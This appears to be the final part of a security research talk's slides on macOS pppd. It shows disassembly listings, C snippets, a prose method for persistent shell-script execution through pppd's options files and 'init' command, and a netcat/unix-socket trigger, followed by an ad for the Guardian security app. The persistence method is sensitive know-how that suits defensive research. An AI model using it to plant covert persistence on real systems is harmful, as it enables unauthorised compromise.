__common:0000000100008BC0 ; _main+3BDw ...
__common:0000000100008BC8 qword_100008BC8 dq ? ; DATA XREF: _StopRead+5Cw
__common:0000000100008BC8 ; _main+3B2w ...
__common:0000000100008BD0 qword_100008BD0 dq ? ; DATA XREF: _StopRead+51w
__common:0000000100008BD0 ; _main+3A7w ...
__common:0000000100008BD8 qword_100008BD8 dq ? ; DATA XREF: _StopRead+46w
__common:0000000100008BD8 ; _main+39Cw ...
__common:0000000100008BE0 qword_100008BE0 dq ? ; DATA XREF: _StopRead+3Bw
__common:0000000100008BE0 ; _main+391w ...
__common:0000000100008BE8 qword_100008BE8 dq ? ; DATA XREF: _StopRead+30w
__common:0000000100008BE8 ; _main+386w ...
__common:0000000100008BF0 qword_100008BF0 dq ? ; DATA XREF: _StopRead+25w
__common:0000000100008BF0 ; _main+37Bw ...
__common:0000000100008BF8 qword_100008BF8 dq ? ; DATA XREF: _StopRead+1Aw
__common:0000000100008BF8 ; _main+370w ...
__common:0000000100008C00 qword_100008C00 dq ? ; DATA XREF: _StopRead+Fw
__common:0000000100008C00 ; _main+365w ...
__common:0000000100008C08 qword_100008C08 dq ? ; DATA XREF: _StopRead+4w
__common:0000000100008C08 ; _main:loc_100002929w ...
__common:0000000100008C10 __gNullString dw ? ; DATA XREF: _InitScript+22w
__common:0000000100008C10 ; _GetVarString+90 ...
__common:0000000100008C12 align 4
__common:0000000100008C14 __maxfd dd ? ; DATA XREF: _StartRead+Bw
__common:0000000100008C14 ; _StopRead+B4w ...
__common:0000000100008C18 ; struct timeval timenow
__common:0000000100008C18 timenow timeval <?> ; DATA XREF: _timeleft+150
__common:0000000100008C18 ; _timeleft+2Dr ...

```

# VARSTRINGS

---

```
=====
u_int8_t *GetVarString(u_int32_t vs)
{
    if (vs > vsMax) {
        return gNullString;
    }
    if (VarStrings[vs]) {
        return VarStrings[vs];
    }
    return gNullString;
}
=====
```




---

# CALLOUT

=====

```
struct callout {  
    struct timeval  c_time;    /* time at which to call routine */  
    void          *c_arg;     /* argument to routine */  
    void          (*c_func)(void *); /* routine */  
    struct        callout *c_next;  
};
```

=====



---

**PERSISTENCE**

# GEMS IN THE SOURCE CODE



## Methods to persistently execute shell scripts

- ▶ On execution of `pppd` as user, it will run a script at `~/.pppprc`.
- ▶ For user root this file is located at `/etc/ppp/options`.
- ▶ There are many options which can be added, but the "init" command followed by a shell script works amazing.

---

# WHAT ABOUT CODE EXECUTION?

- ▶ Apple lovingly ships the BSD version of netcat by default
- ▶ BSD netcat lovingly includes a flag for unix sockets
- ▶ If a bundle is on the system tools with permissions can trigger it
- ▶ PPP attempts to reconnect every X seconds requested
- ▶ This includes before you've ever logged in!!

---

# WRAPPING IT UP



OUR TOP PRIORITY IS TO FIND THREATS BEFORE THEY FIND YOU

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**GUARDIAN APP**

# WHAT IS GUARDIAN

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## SECURE VPN

- ▶ Continuous app analysis designed for iOS
- ▶ Malware and Tracker fingerprinting
- ▶ Proactive security filtering
- ▶ Constant threat monitoring
- ▶ Auditing of VPN technology



## WHAT DO WE DO?

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# GUARDIAN

- ▶ Creators of security and privacy tools for digital devices.
- ▶ RESEARCH and DEVELOPMENT - Solid Foundation allows us to development top of the line tools.
- ▶ Guardian App is just one of many privacy protections in the works.
- ▶ Team of thinkers, creators, makers, breakers, developers and adventure seekers all working together to deliver protection and privacy for users in the digital age.



**FIN**

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**THANK YOU**

**HOW DO FRENCH CATS  
SAY THANK YOU?**



**MEOW-CI BEAUCOUP**

